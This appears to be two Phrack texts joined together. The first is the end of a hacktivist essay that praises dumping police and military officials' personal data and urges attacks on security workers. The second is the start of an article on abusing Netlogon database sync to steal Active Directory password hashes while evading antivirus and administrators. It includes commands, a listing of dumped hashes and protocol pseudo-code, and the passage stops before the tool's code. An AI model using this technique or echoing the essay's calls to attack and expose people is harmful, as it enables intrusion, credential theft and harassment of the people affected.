vulnerabilities" [5]. Even after Karim was owned and exposed he was willing to pay cash and offer his botnet to LulzSec to destroy his competitors, further revealing the white hat's corrupt and backstabbing nature as well as revealing how desperate and vulnerable the most powerful military in the world really is.

Then there's Aaron Barr, the former CEO of HBGary Federal, who was served with swift and fierce justice-- being exposed for engaging in counter-intelligence operations attempting to disrupt both WikiLeaks (where he suggests "cyber attacks against the infrastructure to get data on document submitters") and Anonymous (where he cooperated with the FBI attempting to profile "key leaders") [6]. The leaked emails also reveal a bid to develop "persona management software" for the US military which is another COINTELPRO-type tool to spread propaganda by creating an army of fake twitter, facebook, blog, forum accounts to subvert democracy and manipulate public opinion. Although Barr/HBGary and Karim/Unveillance/Infragard have been exposed and humiliated, the implications of what has been released involving their work demonstrate a frightening and possibly illegal conspiracy between private security corporations collaborating with government and military to silence and disrupt their political opponents.

Despite the obvious failures of their affiliates, the military continues to try to draw talent from independent hackers. DARPA made a public offering to hackerspaces in the US to do "research designed to help give the U.S. government tools needed to protect against cyberattacks". The program Cyber-Insider (CINDER) is headed by Peiter "Mudge" Zatko [7] who-- like many of us-- used to be a teenage hacker associated with the Cult of the Dead Cow and old-school hacker space l0pht. Peiter eventually "went straight" when they formed security consulting firm @Stake which was later acquired by Symantec. Now he's completed the vicious circle from teenage hacker to "security professional" to full blown military employment, serving as an example to aspiring hackers as what NOT to do. Mudge has now been speaking at hacker conferences like Schmoocoon as well as various DARPA Industry Day events in an attempt to recruit more hackers into the DARPA fold. Hackerspaces, which are becoming a growing trend not only in the US but also internationally, are often strapped for cash to pay rent or purchase equipment, and because of unique problem-solving skills and a DIY hacker ethic are being looked at by employers in both private and government fields. Unfortunately, many hackerspaces are "non-political" and are mostly composed of people more interested in a career than the hacker ethic, making many especially vulnerable to pressure to do research for the military or inform on other hackers to law enforcement.

Hackerspaces aren't unique for being wishy-washy and apathetic in this regard: hackers in the US have a long history of big names going federal. Adrian Lamo, once known as the "homeless hacker" after turning himself in for breaking into several high profile news websites, is now universally hated as the dirty snitch who turned in alleged WikiLeaks leaker Bradley Manning. Despite this, Adrian still openly affiliates with 2600-- running their facebook group, making occasional appearances on IRC, and most recently being invited to speak on a panel at the 2010 HOPE convention. Then there's Kevin Mitnick-- whose social engineering skills somehow qualify him as some sort of spokesperson for hackers-- who has resigned himself (like so many others) to the "industry" doing professional security consulting and making big bucks giving speeches and signing books at conferences (and like so many others he has become a target of black hats who have repeatedly owned his servers and released his private emails and passwords) Jeff "The Dark Tangent" Moss, who for more than a decade headed the "largest underground hacking convention" DEFCON and the grossly-misnamed Black Hat Briefings ended up working for the Department of Homeland Security. Then Oxblood Ruffin from the "underground" group Cult of the Dead Cow (which was also owned hard by black hats) runs his mouth on Twitter claiming "ownership" of the term "hacktivism" while repeatedly denouncing other hackers (specifically "black hats" and "anonymous") who break into and attack systems, going so far as to sign a joint statement by cDc, 2600, 10pht, CCC and others condemning Legion Of The Underground's attacks against the Iraqi government for human and civil rights abuses [8].

Another more recent example of treachery in the hacker community is the case of 'security consultant' Thomas Ryan (aka frogman) who infiltrated and released internal mailing list communications for the NYC Occupy Wallstreet protesters. For months he worked his way in, gaining access and trust, while at the same time forwarding protest plans to the FBI and several news organizations, eventually dumping everything to right-winger Andrew Breitbart's website as "proof" of "illegal anarchist activities". In the same files he released he accidentally included his own correspondence with the FBI and news organizations (some "security professional"). Thomas Ryan's white hat and right-wing leanings were rather well known in hacker circles, as well as his social engineering exploits (he previously spoke at the "black hat briefings" about his experiences tricking dozens of government employees and security cleared professionals by using a fake profile of an attractive and skilled woman named "Robin Sage": unfortunately he did not dump any private or embarrassing information on his white hat brethren). Certainly the primary point of failure for OWS was poor security culture, trusting an already well-known reactionary white hat to their internal communications and protest details (a weakness of an open-source movement as opposed to closed private collectives composed of vouched-in members). However when this betrayal falls from our own hacker tree, we need to take responsibility and discourage future treachery (like how Aaron Barr was served by Anonymous).

Then there's 2600 which is composed of several separate communities including the local meetups, the magazine, Off The Hook, and the IRC community. To be fair, Eric Corley is somewhat friendly to the interests of hackers, supporting digital rights, criticizing the police state, and being generally left-leaning. But upon closer inspection you'll find a very disturbing militaristic anti-wikileaks, anti-EFF and straight up anti-hacker mentality held by many of the people involved: half the ops on 2600net have no problem openly bragging about working for the military or collaborating with law enforcement. Just like ten years ago in their condemnation of LoU, 2600 released a statement in December condemning Anonymous ddos attacks against the banks and credit card corporations that were ripping off WikiLeaks [9] (a tactic that is nothing more than a digital version of a sit-in, a respected tradition of civil disobedience in US politics). Using the 2600 name to condemn Anonymous actions not only undermines our work but creates the false impression that the hacker community does not support actions against PayPal in support of Wikileaks. More than six months later, the FBI carried out raids at the homes of several dozen alleged Anonymous "members" who were purportedly involved with carrying out the LOIC attacks against PayPal. In light of how dozens of people (who may not even have been involved at all) may be facing decades in prison for some bogus trumped up federal conspiracy charges,

what kind of credibility should be given to 2600 who clearly has no regard for practicing solidarity with hackers facing unjust persecution?

The 2600net IRC network itself is run by a DoD-cleared, Infragard-trained "r0d3nt" named Andrew Strutt who works for a military-contracted company and has in the past openly admitted to working with law enforcement to bust people he claims were running botnets and distributing child porn. Andrew Strutt's interview for GovExec.com [10] read: "'I've had to work hard to build up trust,' Strutt adds that he doesn't disclose his identity as a hacker to the people he refers to as his handlers. And he doesn't advertise to hackers that he works for the .mil or .gov community either". Most recently, r0d3nt voluntarily complied with a grand jury subpoena where he gave up the shell server "pinkie" to the feds and kept quiet about it for months [11]. The shell server had several hundred accounts from other members of the 2600 community who now have the displeasure of knowing that law enforcement forensics are going through all their files and .bash_history logs. Strutt kept this a secret from everybody for months (complying with a clearly illegal "gag order") and has since been very vague about details, refusing to answer questions as to the specifics of the investigation except that law enforcement was looking for "a certain user"'s activity on the box. Of course it is reckless and stupid to use a community shell server to carry out attacks putting other users on the box in danger, but this is something you should be prepared for well ahead of time if you put yourself in such a place. Many ISPs that host websites and listservs for radicals and hackers not only have a clearly defined privacy policy reducing the amount of personally identifiable information on the box, but also have a "will not comply" statement that says they will never voluntarily give up the box. This was demonstrated in November 2009 where IndyMedia.us received a similar gag order and subpoena asking for log files on the server (which never existed in the first place). The folks there immediately got the EFF involved and publicly announced the government's unjust fishing expedition, saying they had no plans on complying. In the end, nothing was given up and the gag order was found to be unconstitutional [12].

Why do many of the big name hackers that are seen as role models end up being feds and corporate sellouts, and why are these people still welcomed and tolerated in the scene? Eric Corley of 2600 estimated that a quarter of hackers in the US are FBI informants [13], which is unfortunately an astonishingly high figure compared to other fields. Experienced criminals who have done prison time will tell you that the code of the street is don't trust anybody and don't rat. If you ask many younger hackers, they'll casually joke about breaking into systems in their youth but if they ever grow up or get busted they'll be working for the government. Dealing with the devil never ends up well for anyone involved: all they want to do is bust other hackers, and in the end after using and abusing their informants they often kick them to the curb.

Albert Gonzales (aka "soupnazi", "cumbajohnny", and "segvec") became an informant after he was busted in NYC for credit card fraud and was paid \$75,000 to infiltrate carding websites like ShadowCrew. Despite his cooperation with the Secret Service where he sent several dozen hackers and fraudsters to prison as part of Operation Firewall, the feds STILL indicted Gonzales on some fresh credit card fraud charges of his own and sent his rat ass away for several decades. Unfortunately one of the people roped into Gonzales' web of deception was the notorious black hat Stephen Watt "the unix terrorist" who helped write old school zines like e18 and left a trail of mail spools, ownage logs, and rm'd servers of the most respected "security professionals" in the industry. Watt was never even charged with participating in any of Gonzales' money schemes but simply wrote some common packet sniffing code called 'blabla' which was supposedly used to help intercept credit card transactions in TJX's networks, demonstrating how depraved and desperate the feds are to make quotas and inflate the threat of hacker fraud artists in the media [14].

While many support our fallen hacker comrades like the Unix Terrorist, we still hear a startling line of thought coming out of the infosec community. Ask around at your 2600 meeting or hackerspace and you'll hear a condemnation of imprisoned hackers as being nothing more than criminals along with a monologue comparable to politicians, police officers and the

media: don't break into other people's systems, don't ddos, don't drop dox and if you find a vulnerability, "please please report it to the vendor so it could be patched." To think this mentality is being perpetuated by people who wave the hacker flag is disgusting and undermines the work that many legit hackers have fought and went to prison for.

Because so many who claim to represent hackers end up working for the very corrupt and oppressive institutions that other hackers are fighting against, it is time to draw lines in the sand. If you are military, law enforcement or informant, work for a DOD contracted company or a private security firm hired to bust other hackers or protect the infrastructure we aim to destroy, you are no comrade of ours. This is 2011, the year of leaks and revolutions, and every day we hear about riots around the world, and how major corporations and government systems are getting owned by hackers. The papers have been describing recent events as a "cyberwar" (or more accurately, a "hacker class war") and the way the attacks have become more frequent and more damaging, this is not much of an exaggeration.

It is impossible to talk about contemporary hacktivism without mentioning Anonymous, LulzSec and Antisec. Responsible for dramatically raising the stakes of this "war," they have adopted an increasingly explicit anti-government and anti-capitalist stance. The decentralized model in which Anonymous operates parallels every successful guerrilla warfare campaign waged throughout revolutionary history. In just a few months, they have taken aim at the CIA, the United States Senate, Infragard, Sony, NATO, AT&T, Viacom, Universal, IRCFederal, Booz Allen, Vanguard Defense Industries, as well as Texas, Missouri, Alabama, Arizona, Boston, and other police departments -- dropping massive username/password lists, confidential law enforcement documents, personal email correspondence and more. The latest campaign -- "Operation Antisecurity" -- is designed to unite other hacker groups, tipping their hats to old school antisec days while bringing more attention to anti-government black hat politics as has never before seen [15]. Although the attack methods being utilized have been relatively primitive-- ranging from common web application vulnerabilities like RFI/LFI and SQL injection, to brute force DDOS and botnet attacks-- there are signs that their attack methodology is becoming more sophisticated, especially as talent from allied hacker crews becomes involved. Additionally choice of targets are going after our bigger enemies: while past incarnations of antisec have humiliated many well-known sellouts in the computer security industry, today's blackhats are not scared to hit higher profile figures in law enforcement, military, and governments most notably by mercilessly dropping usernames, passwords, home addresses and phones, and social security numbers to tens of thousands of police and military officials.

As hackers continue to expose and attack corruption, law enforcement will desperately continue to try to make high-profile arrests regardless of actual guilt or association. Especially as politicians continue to try to classify hacktivism as an act of cyber-terrorism (which can be retaliated against as traditional acts of war [16]), the threat of prison is very real and people should be well prepared ahead of time for all possible repercussions for their involvement. We should not, however, let the fear of government repression scare us into not taking action; instead, we should strengthen our movement by practicing better security culture and working to support other hackers who get busted in the line of duty. Even though there are plenty of guides out there on how to become "anonymous", many mistakes have already been made: trusting the mentally unstable 19 year old Ryan Cleary to run the LulzSec IRC server, for example. Even before he was actively cooperating with the feds after being arrested in a joint US-UK operation, Ryan was already known to double-cross other hackers, having posted IP information of hundreds of anonops IRC users [17][18]. Although it's righteous to out snitches and movement traitors to the public, doxing other hackers involved in the struggle is only making law enforcement's job easier to identify and prosecute our comrades. Now more than ever should folks unite and practice solidarity with each other, setting aside our differences to go after our common enemies.

The events over the past few months have been compared to the glory days of the 90s, complete with IRC wars and major website defacements. As breaking into computer systems becomes popularized and a new batch of young bloods

are emerging on the scene, many questions remain. Is government going to make more arrests and pass more draconian laws? Would they be doing the same thing anyway-- even if hackers weren't striking back? Is Anonymous actually damaging the white-hat military and intelligence security industries with the ownings, defacements, and leaks, or are they just bringing heat on the underground while providing justification for more government financing of our enemies? Is this just another script kiddie scene thriving on sqlmap and milw0rm exploits or is there old school talent behind the scenes owning shit to keep the antisecc flame alive? Most importantly, how can those fighting the hacker class war better coordinate their work with street-level resistance movements?

As attacks intensify, no doubt governments will try to put more money into defending their infrastructure, holding more internal security trainings, and passing more laws increasing penalties for computer hacking as well as censoring and invading our privacy. The government propaganda machine will no doubt blame hackers as some sort of cyber-Al Queda to demonstrate the need for heightened security. Don't get it twisted: they have always wanted to pass these laws in the first place and would have done so with or without using the hacker threat as scapegoat, just as they wanted to go invade Afghanistan and Iraq and pass the PATRIOT Act before 9/11 ever happened. Don't be scared by ridiculous statements like FBI deputy assistance Steven Chabinsky who announced regarding the anonymous PayPal arrests, "We want to send a message that chaos on the Internet is unacceptable, [even if] hackers can be believed to have social causes, it's entirely unacceptable to break into websites and commit unlawful acts". Yes, the feds will continue to paint us as terrorists whether we act or not and will continue to make sweeping arrests regardless of guilt or innocence in an attempt to demonstrate that they aren't losing the cyberwar after all when all signs show that they are. It's widely speculated that the unexpected resignation of US-CERT director Randy Vickers is related to the dramatic increase in high-profile internet attacks against government institutions [20].

Another sign of success is how the threat of being targeted by Anonymous and other anti-censorship activists could possibly scare the companies into not going forward with their plans, which is exactly what happened to Australian ISP Telstra [20]. A practice that seems to have been revived from old school black hat days is the targeting of security professionals and hackers who choose to sell out and work for corporations and governments to protect their systems. This is an effective strategy because not only are they ridiculously incompetent and corrupt low-hanging fruit, but they likely hold private information on the cyberwar activities of the military. Additionally, hitting them hard and repeatedly will serve as a warning to others who would follow their lead and sell out their skills to the enemy: think twice before you find yourself in the crosshairs. What would happen when the government invests all this money to hire more hackers to protect their systems, but no one showed up?

Hackers may brag about their antics instantly getting international news coverage but the offensive cyber operations of the US military are considerably quieter. Not only does this keep their enemies from knowing their capabilities but also because much of the work being done is likely illegal. As the saying goes, those who make the laws are allowed to break them. When teenagers hack into high profile systems, they're considered criminals and even terrorists; the governments and militaries of the world do the same at greater magnitudes while hiding behind the guises of national security or "spreading democracy." It might be a while before we ever hear about some of the operations hackers working for the military are involved in. Then again, it might not-- maybe they'll be the next ones owned, having their private data plastered all over the Internet.

[1] "President lays out cyberwar guidelines, report says"
http://news.cnet.com/8301-13506_3-20073314-17/president-lays-out-cyberwar-guidelines-report-says/

[2] "Stuxnet apparently as effective as a military strike"
<http://arstechnica.com/tech-policy/news/2010/12/stuxnet-apparently-as->

effective-as-a-military-strike.ars

[3] "Eagle Soars to Top of NPS"

http://www.navy.mil/search/display.asp?story_id=2886

[4] "Poke in the Eye to SANS and CISSPs in Defcon 18 CTF Announcement"

<http://sharpecurity.blogspot.com/2010/04/poke-in-eye-to-sans-and-ciemps-in.html>

[5] "Fuck FBI Friday Pretentious Press Statement"

http://LulzSecurity.com/releases/fuck_fbi_friday_PRETENTIOUS%20PRESS%20STATEMENT.txt

[6] "How One Man Tracked Down Anonymous And Paid a Heavy Price"

<http://www.wired.com/threatlevel/2011/02/anonymous/all/1>

[7] "Hacker 'Mudge' Gets DARPA Job"

http://news.cnet.com/8301-27080_3-10450552-245.html

[8] "Joint Statement Condemning LOU Cyberwar"

<http://www.2600.com/news/view/article/361>

[9] "Press Release - 2600 Magazine Condemns Denial of Service Attacks"

<http://www.2600.com/news/view/article/12037>

[10] "Hiring Hackers"

<http://www.govexec.com/features/1110-01/1110-01s1.htm>

[11] "Statement regarding Seizure of pinky.ratman.org shell server."

<http://foster.stonedcoder.org/~r0d3nt/statement.txt>

[12] "From EFF's Secret Files: Anatomy of a Bogus Subpoena"

<https://www.eff.org/wp/anatomy-bogus-subpoena-indymedia>

[13] "One in Four Hackers in the U.S. is an FBI Informant"

<http://publicintelligence.net/one-in-four-hackers-in-the-u-s-is-an-fbi-informant>

[14] "TJX Hacker Was Awash in Cash; His Penniless Coder Faces Prison"

<http://www.wired.com/threatlevel/2009/06/watt/>

[15] "50 Days of Mayhem: How LulzSec Changed Hacktivism Forever"

<http://www.pcmag.com/article2/0,2817,2387716,00.asp>

[16] "Pentagon to Consider Cyberattacks Acts of War"

<http://www.nytimes.com/2011/06/01/us/politics/01cyber.html>

[17] "Teenage 'Cyber Hacker' Son is Accused of Bringing Down 'British FBI' Site"

<http://www.dailymail.co.uk/news/article-2007345/Ryan-Cleary-Hacker-accused-bringing-British-FBI-site.html>

[18] "LOL ANONOPS DEAD"

<https://sites.google.com/site/lolanonopsdead/>

[19] "Agency Chief Tasked With Protecting Government Networks From Cyber Attacks Resigns"

http://www.huffingtonpost.com/2011/07/25/chief-protecting-government-networks-resigns_n_909116.html

[20] "Anonymous and LulzSecs Existence Scares ISP into Halting Web Censorship"

<http://www.zeropaaid.com/news/93950/anonymous-and-LulzSecs-existence-scars-isp-into-halting-web-censorship/>

[21] "FBI Director Mueller Explains FBI Priorities 10 Years after 9/11"

<http://theiacpblog.org/2011/10/25/fbi-director-mueller-explains-fbi-priorities-10-years-after-911/>

[EOF]

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x11 of 0x13

```
=====
-----[ Abusing Netlogon to steal an Active Directory's secrets ]-----
=====
-----[ by the plckp0ck3t ]-----
=====
-----[ anonymous_7406da@phrack.org ]-----
=====
```

<<<->>>

- + Prologue
- + Common tools & appropriate warnings!
- + Meet the Samba 4 project
- + Digging into the Netlogon replication mechanism
- + Extracting the secrets
- + A practical introduction to S4 (Stealth & Secure Secret Stealer)
- + S4 .VS. Windows 2008 Domain Controllers
- + Additional details
- + Last words
- + Bibliography
- + c0de: S4

<<<->>>

---[1 - Prologue

If you've been hacking around Windows networks then you must be more than familiar with common LSA dumping tools such as pwdump [01] & co. You must also know that they are not only detected by (most?) AV, but furthermore that they may not work the expected way when an AV/HIPS is installed on your target. In the worst case a box may even crash! It's fucking annoying.

In a Windows network, crashing a workstation is probably harmless (natural Windows behavior you could say) because administrators won't notice and its user will only complain. He may also kick the box, blame "fucking M\$" and ultimately reboot it. But in the end, we all know that he will rather focus on the recovery of his Office document than look for evidence (assuming he has the required skills to begin with). The situation is entirely different when it comes to Windows servers and especially DC (Domain Controllers). For these kinds of target, one needs to be **very** cautious because an administrator would find a crash **very** suspicious.

This paper presents a (hopefully) new technique to retrieve the AD (Active Directory [02])'s secrets using one of its (natural) replication mechanisms when a DC or a domain administrator's account has been compromised. Because it's solely based on the Windows API -without any hooks or (too) dirty tricks- it's a quiet efficient way to retrieve domain users' hashed passwords.

---[2 - Common tools & appropriate warnings!

Let me first begin by a bit of bitching regarding what's already available out there. There are a lot of tools dealing with "online" password dumping, most being open source, a few of them being however commercial software (I haven't tested those). Judging from my experience (and that of many friends) I can tell you that only a few of them are **really** of interest. I won't fill a bug report -:- but remember that a good password dumping tool should provide:

1. Stability: Using such a tool should **never** be risky for the target's safety. Interactions with LSASS are really intrusive and

dangerous and should be avoided if possible. You wouldn't use a kernel exploit without having first understood how and why it's working right? Same thing here. Crashing LSASS means crashing the box!

2. Stealthiness: You should never take the risk to be caught by some AV/HIPS. It's no news that there are Windows APIs that you can't use anymore and it's obvious that binaries provided by a famous security website have a good chance to be detected.

Take for example the case of fgdump & gsecdump. Both are great tools with a very good chance to succeed. But, can you seriously trust software that:

- Hook well known LSASS functions (using even more known techniques)? (pwdump6 or fgdump)
- Parse internal LSASS memory? (gsecdump)
- Write well known (=> detected) dll & exe files on disk? (fgdump)
- Start new services? Stop AV services? (fgdump)
- Are closed source? (gsecdump)

Especially with poorly designed AV/HIPS running on the same machine? Don't take me wrong, I'm not dissing pwdump* (or the similar) tools especially since they are necessary; but at least patch them a bit, you moron! In the case of a workstation target, there are no other public alternatives. But there's another story in the case of a DC target. What can be done in this matter?

Let me tell you the story that months later would lead me to this paper. Because it's a story, some details are missing, especially in the reverse engineering work performed. The idea is to keep the paper simple, as well as to give you the opportunity to find the last pieces of the puzzle all by yourself; follow the hints, hacker :]

---[3 - Meet the spart^wSamba 4 project

Unix people are well aware of the Samba project but only a few of them are truly aware of how incredible this project really is. This is not just about mounting CIFS volumes, but a complete reverse engineering/rewrite of several parts of Windows. Kudos to the Samba team.

A few years ago, the Samba team decided to start a new branch of their project: Samba 4 [03]. The goal was to provide an even deeper integration of a Samba server inside an Active Directory. Now with Samba 4, a Unix computer can become a (RO)DC and what's even more incredible is that it's as easy (well if you're lucky) as typing:

```
-----[ screendump ]-----
# samba-tool join FOO.BAR DC -Uadministrator@foo.bar --realm=FOO.BAR
-----
```

This command (dc)promotes our Linux box in the AD (in this case the domain is foo.bar). It's easy to check that it's indeed properly registered as a legitimate DC using for example an LDAP query:

```
-----[ screendump ]-----
$ ldapsearch -x -LLL -h dc1.foo.bar -D "administrator@foo.bar" -W -b
"OU=Domain Controllers,dc=foo,dc=bar" "(objectClass=Computer)" cn
Enter LDAP Password: *****
dn: CN=DC1,OU=Domain Controllers,DC=foo,DC=bar
cn: DC1                <-- first DC

dn: CN=MEDIA,OU=Domain Controllers,DC=foo,DC=bar
cn: MEDIA              <-- second DC = our proud little Linux
-----
```

As all traditional DC functions are properly running, Kerberos services are running as well to authenticate domain users whenever it is required:

```
-----[ screendump ]-----
# samba-tool samdump
[...]
Administrator:500:BAC14D04669EE1D1AAD3B435B51404EE:\
      FBBF55D0EF0E34D39593F55C5F2CA5F2:[UX]:LCT-4F1B2611
Guest:501:NO PASSWORDXXXXXXXXXXXXXXXXXXXXXXXXX:\
      NO PASSWORDXXXXXXXXXXXXXXXXXXXXXXXXX:[NDUX]:LCT-00000000
krbtgt:502:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
      D25E142705B3C1B9122309D194E0B36F:[DU]:LCT-4F1B1EFC
SUPPORT_388945a0:1001:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
      4CB5D040611B3FF00F17AF7DC344F97C:[DUX]:LCT-4F1B196F
DC1$:1003:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
      A59B7CDD1167816DFDD8C5F310ACCEC0:[S]:LCT-4F1B1F2F
tofu:1117:E91851A7E394D006ABD3B435B31404EE:\
      15221599C25FA333EA6044C0513ADD45:[UX]:LCT-4F1B23FB
HAXOR$:1120:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
      88369D133A118783D46D1C6344E99B08:[W]:LCT-4F1B366B
cheese:1121:BC5F4D08D49A0099AAD3B43CB51404EE:\
      3E21E05DD9E4E790CB3783D9292F80F7:[UX]:LCT-4F1BE1F2
MEDIA$:1122:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:\
      72CCE806701E837DCBB33B29A9D48E97:[S]:LCT-4F1C3AB1
[...]
```

When I discovered how mature the Samba 4 project had become and what it allowed me to perform, I started to imagine how I could take advantage of the situation. The first idea I came up with was to introduce a temporary Samba 4 DC in the AD infrastructure, dump the passwords and immediately dcpromote it again (=remove it from the AD). However this idea is really bad regarding the criteria that I gave earlier:

- Stability: No matter how functional Samba 4 may appear, it's many years too soon to use it for serious purpose. To give you an example, I destroyed many testing environments as I was playing with Samba 4 (merely using it in fact).
- Stealthiness: I doubt there is even one person able to tell us how many modifications the introduction of a new DC would bring in the AD. Do you honestly think that you could introduce a DC, make it disappear and that no administrator would ever be able to tell that it was there? I'm not taking the risk and neither should you.

For these two reasons, it was wise to resign (interestingly, as I would be told later, some French guy apparently didn't [04]).

At this point, I had no more ideas until I realized that network traffic was exchanged between DC1 (another DC from the domain) and MEDIA when I was typing the samdump command. More precisely, and thanks to Wireshark's dissectors (courtesy of the Samba team), I was able to observe the following events:

1. NTLM Authentication Protocol used to authenticate MEDIA
2. MEDIA binding on \\DC3.FOO.BAR\IPC\$\lsarpc and calling
 - > lsa_OpenPolicy2() (opnum 44)
 - > lsa_QueryInfoPolicy2 (opnum 46)
3. MEDIA binding on \\DC3.FOO.BAR\IPC\$\netlogon and calling
 - > NetrServerReqChallenge (opnum 4)
 - > NetrServerAuthenticate2 (opnum 15)
4. MEDIA binding again (*) on \\DC3.FOO.BAR\IPC\$\netlogon and calling
 - > NetrDatabaseSync (opnum 8)
 - > NetrDatabaseSync (opnum 8)
 - > NetrDatabaseSync (opnum 8)

(* Using 2 different binds in step 3 & 4 seems weird at first but it will be explained later.)

I was immediately interested in the NetrDatabaseSync() function and googled a bit to see if I could find some documentation. Fortunately, Microsoft documents this function; it is a wrapper of NetrDatabaseSync2() [05].

```
-----[ MS official documentation ]-----
NTSTATUS NetrDatabaseSync2(
    [in, string] LOGONSRV_HANDLE PrimaryName,
    [in, string] wchar_t* ComputerName,
    [in] PNETLOGON_AUTHENTICATOR Authenticator,
    [in, out] PNETLOGON_AUTHENTICATOR ReturnAuthenticator,
    [in] DWORD DatabaseID,
    [in] SYNC_STATE RestartState,
    [in, out] unsigned long* SyncContext,
    [out] PNETLOGON_DELTA_ENUM_ARRAY* DeltaArray,
    [in] DWORD PreferredMaximumLength
);
[...]
The NetrDatabaseSync2 method returns a set of all changes applied to the
specified database since its creation. It provides an interface for a BDC
to fully synchronize its databases to those of the PDC.
[...]
```

So, it seemed safe to assume that the network traffic observed was the consequence of a synchronization mechanism. If you're familiar with Windows networks then there is something that should immediately draw your attention: the documentation is mentioning PDC (Primary Domain Controller) & BDC (Backup Domain Controller) which are pre-Windows2000 (= NT4) concepts. Indeed, Windows 2000 introduced Active Directory which uses a different logic. Wikipedia [06] explains it perfectly:

```
-----[ Wikipedia: Primary Domain Controller ]-----
In later releases of Windows, domains have been supplemented by the use of
Active Directory services. In Active Directory domains, the concept of
primary and secondary domain controller relationships no longer applies.
Primary domain controller emulators hold the accounts databases and
administrative tools. [...] The same rules apply; only one PDC may exist on
a domain, but multiple replication servers may still be used.
```

Note: "later releases" means Windows 2000 or above.

So I came up with the conclusion that Samba 4 was (and still is) using an old -now emulated- mechanism to synchronize the AD database between its DCs. More precisely in Active Directory, a unique DC holds the PDC FSMO role [12], the other DCs being (emulated) BDC as a result. Now pay attention to the "DatabaseID" parameter passed to NetrDatabaseSync2():

```
-----[ MS official documentation ]-----
DatabaseID: The identifier for a specific database for which the changes
are requested. It MUST be one of the following values.
```

Value	Meaning
-----	-----
0x00000000	Indicates the SAM database.
0x00000001	Indicates the SAM built-in database.
0x00000002	Indicates the LSA database.

Assuming an attacker could call NetrDatabaseSync2() with DatabaseID=0 from an (emulated) BDC (= a compromised DC), then he would likely be able to retrieve the user database (SAM), which should include hashed passwords as well, right?

I was very suspicious at first because the documentation wasn't mentioning anything about the LSA queries and lsa_QueryInfoPolicy2() is still currently undocumented (afaik). I was afraid that this would complicate things. I could have started to dig inside Samba 4's code (which is quite messy unfortunately) but I had instead a much better idea. What if this API was implemented in some native program available with Windows Server?

Guess the answer.

---[4 - Digging into the Netlogon replication mechanism

If you're familiar with Windows sysadmin stuff then you must be well aware of the "Remote Server Administration Tools" [07] which provides a set of useful new commands for the CLI, including the one I was looking for: nltest.exe (now native under Windows 2008 FYI).

Here is how Microsoft describes the tool:

-----[MS official documentation]-----
You can use nltest to:

Get a list of domain controllers

Force a remote shutdown

Query the status of trust

Test trust relationships and the state of domain controller replication in a Windows domain

Force a user-account database to synchronize on Windows NT version 4.0 or earlier domain controllers <-- synchronize + NT4 == JACKPOT?

The last sentence is interesting, right?

Looking at the IAT of nltest.exe (for Windows 2003), I saw that there were entries for I_NetServerReqChallenge(), I_NetServerAuthenticate() and I_NetDatabaseSync(), all of them being imported from NETAPI32.dll and (strangely) undocumented.

A short look at them convinced me that they were mere wrappers for RPC calls to (respectively) NetrServerReqChallenge(), NetrServerAuthenticate() and NetrDatabaseSync() located in netlogon.dll and obviously called using a binding to the named pipe \\%COMPUTERNAME%\IPC\$\netlogon. What's cool with these functions is that they are documented in [08] and a tiny modification apart, their prototypes match those of their NETAPI32.dll cousins.

To make things even easier, I observed that all our targeted functions were called inside one big function, arbitrarily called SyncFunction() from now on. Reversing SyncFunction() was a task which proved to be really easy thanks to Microsoft's API documentation.

Assuming DC2 requests a synchronization from its PDC (DC1), this gives the approximate pseudo-code (I omitted details about the assembly for clarification purposes, but you can find them in the uuencoded C code at the end of the article):

-----[SyncFunction()]-----

Step 1:

ClientChallenge is an 8 bytes array randomly chosen

RANDOM(ClientChallenge);

Step 2:

DC2 sends its challenge and requests one (also an 8 bytes array)
from DC1

ZERO(ServerChallenge);

I_NetReqChallengeFunc(
 (WCHAR) L"\\\\" + DC1_FQDN,
 (WCHAR) DC2_HOSTNAME,
 ClientChallenge,
 [OUT] ServerChallenge);

```
# Step 3:
# The client creates a Unicode object out of its machine account name
# (suffix is '$') and hashes it using SystemFunction007() which is an
# MD4()
# The resulting hash (NTLM) is an 8 bytes array: MD4_HASH

UnicodeString(ComputerName, "DC2$")
ZERO(MD4_HASH);
SystemFunction007((UnicodeString)ComputerName, MD4_HASH);

# Step 4:
# To authenticate itself, the client will need to compute a new
# challenge (NewClientChallenge).
# To do so, the client builds a DES key (SessionKey) using the two
# challenges and the previously computed hash.

ZERO(SessionKey, 16);
NlMakeSessionKey(
    MD4_HASH,
    ClientChallenge,
    ServerChallenge,
    [OUT] SessionKey);

# Step 5:
# The client computes NewClientChallenge using SessionKey.

Encrypt000(
    ClientChallenge,
    [OUT] NewClientChallenge,
    SessionKey);

# Step 6:
# The client sends NewClientChallenge to authenticate itself.
# If the answer is the correct one, the server will acknowledge
# the identity of the client and gives him back his own challenge
# (NewServerChallenge)

ZERO(NewServerChallenge);
I_NetServerAuthenticate(
    (WCHAR) L"\\\\\\" + DC1_FQDN,
    L"DC2$", # DC2's machine account name
    ServerSecureChannel = 6,
    (WCHAR) L"DC2", # DC2's hostname
    NewClientChallenge,
    [OUT] NewServerChallenge,
    NegotiateFlags);

# Step 7:
# The client needs to know that he can trust the server so the
# authentication has to be _mutual_. Imagine if a rogue DC was sending
# a false SAM, this would allow an attacker to authenticate himself on
# DC2 using spoofed credentials.
#
# To check the identity of the server, NewServerChallenge must have
# been calculated using ServerChallenge and SessionKey which is common
# to DC1 and DC2.

Encrypt000(
    ServerChallenge,
    [OUT] ExpectedKey,
    SessionKey);

if( NewServerChallenge != ExpectedKey )
{
    exit(1);
}

# Step 8:
# For each type of database (DatabaseID), DC2 computes a new challenge
```

```
# which is stored in Authenticator and retrieves the database object
# DeltaArray. After each call, the client checks the authenticity of
# the data returned.
```

```
for(DatabaseID=0; DatabaseID<3; DatabaseID++)
{
    NlBuildAuthenticator(
        NewClientChallenge,
        SessionKey,
        [OUT] Authenticator);

    ZERO(ReturnAuthenticator);
    I_NetDatabaseSync(
        (WCHAR) L"\\\\" + DC1_FQDN,
        (WCHAR) DC2_HOSTNAME,
        Authenticator,
        ReturnAuthenticator,
        DatabaseID,
        SyncContext=0,
        [OUT] DeltaArray,
        -1);

    if( NlUpdateSeed(
        NewClientChallenge,
        ReturnAuthenticator,
        SessionKey) == 0 )
    {
        exit(1);
    }
}
```

With the additional functions:

-----[subfunctions]-----

```
